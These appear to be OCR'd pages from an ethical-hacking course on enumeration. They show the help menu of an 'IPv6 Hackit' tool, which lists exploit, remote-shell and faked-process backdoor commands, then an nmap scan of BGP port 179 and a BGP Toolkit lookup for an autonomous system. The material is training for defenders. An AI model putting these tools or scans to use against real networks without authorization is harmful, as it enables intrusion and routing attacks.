


```
anto@cineregw:~/ipv6/ipv6-hackit$ perl ipv6-hackit.pl
IPv6 Hackit Written by Ph03n1X
Copyright ipsecs (c) 2010
OS Detected : GNU/Linux



:::::::::::  :::::::::    ::::::::   ::::::::::   ::::::::    ::::::::
    :+:      :+:    :+:  :+:    :+:  :+:         :+:    :+:  :+:    :+:
    +:+      +:+    +:+  +:+         +:+         +:+         +:+
    +#+      +#++:++#+   +#++:++#++  +#++:++#    +#+         +#++:++#++
    +#+      +#+                +#+  +#+         +#+                +#+
    #+#      #+#         #+#    #+#  #+#         #+#    #+#  #+#    #+#
###########  ###          ########   ##########   ########    ########

                IPv6 Hackit - The IPv6 Army Knife



ipv6~> help
IPv6 Army Knife - Available Commands Are :

build - to build IPv6 host list file.
enum - to do host enumeration finding which is up and down.
scan - to do port scanning finding which is open and close.
google - to search possible ipv6 host (domain) via google.
exploit - to exploit programming flaw in ipv6 application.
dns - to get record AAAA from domain list file.
shell - interactive linux shell without quiting hackit.
bind - get remote shell produced by binding payloads.
reverse - waiting remote shell produced by reverse payloads.
backdoor - simple binding backdoor with faked process.
quit - to quit from this program.
help - to print this help.
```


Figure 4.58: Screenshot displaying the IPv6 Hackit tool

BGP Enumeration

- Border Gateway Protocol (BGP) is a routing protocol used to **exchange routing and reachability information** between different autonomous systems (AS) present on the Internet
- Attackers perform BGP enumeration using tools, such as **Nmap** and **BGP Toolkit**, to discover the IPv4 prefixes announced by the AS number and routing path followed by the target
- Attackers use this information to launch various attacks, such as **man-in-the-middle attack**, **BGP hijacking attack**, and **DoS attack** against the target


nmap -p [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/ipv666]
└──╼ #nmap -p 179 [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for [redacted]
Host is up (0.18s latency).

PORT    STATE SERVICE
179/tcp open  bgp

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```


HURRICANE ELECTRIC
INTERNET SERVICES
Search
AS20704 www.Funknetz.at LE GmbH
Quick Links
BGP Toolkit Home
BGP Prefix Report
BGP Peer Report
Exchange Report
Bogon Routes
World Report
Multi Origin Routes
DNS Report
Top Host Report
Internet Statistics
Looking Glass
Network Tools App
Free IPv6 Tunnel
IPv6 Certification
IPv6 Progress
Going Native
Contact Us
AS Info
Graph v4
Prefixes v4
Peers v4
Whois
IRR
IX

Company Website: https://www.funknetz.at
Country of Origin: Austria
Internet Exchanges: 1
Prefixes Originated (all): 4
Prefixes Originated (v4): 4
Prefixes Originated (v6): 0
Prefixes Announced (all): 4
Prefixes Announced (v4): 4
Prefixes Announced (v6): 0
RPKI Originated Valid (all): 4
RPKI Originated Valid (v4): 4
RPKI Originated Valid (v6): 0
BGP Peers Observed (all): 28
BGP Peers Observed (v4): 28
BGP Peers Observed (v6): 0
IPs Originated (v4): 8,704
AS Paths Observed (v4): 449
AS Paths Observed (v6): 0
Average AS Path Length (all): 4.359
Average AS Path Length (v4): 4.359
Average AS Path Length (v6): 0.000

ASN	Name
AS202864	Jumper GmbH
AS6939	Hurricane Electric LLC
AS57463	NetIX Communications JSC

AS20704 IPv4 Peers
Other
AS57463
AS6939
AS202864
AS20704 IPv4 Peer Count
30
25
20
Jun 2021
Sep 2021
Dec 2021
Mar 2022
AS20704 IPv4 Prefixes Announced
20
10
0
Jun 2021
Sep 2021
Dec 2021
Mar 2022
AS20704 IPv4 Prefixes Originated

https://bgp.he.net


BGP Enumeration

The Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) on the Internet. Because this protocol is used to connect one AS to other ASs, it is also called external BGP (eBGP). BGP finds the shortest path to route traffic from one IP address to another efficiently. BGP creates its TCP session on port 179.

Attackers perform BGP enumeration on the target using tools such as Nmap and BGP Toolkit to discover the IPv4 prefixes indicated by the AS number and the routing path followed by the target. Attackers use this information to launch various attacks against the target, such as man-in-the-middle attacks, BGP hijacking attacks, and DoS attacks.

As shown in the screenshot, attackers use the following Nmap command to enumerate BGP running on the target system:

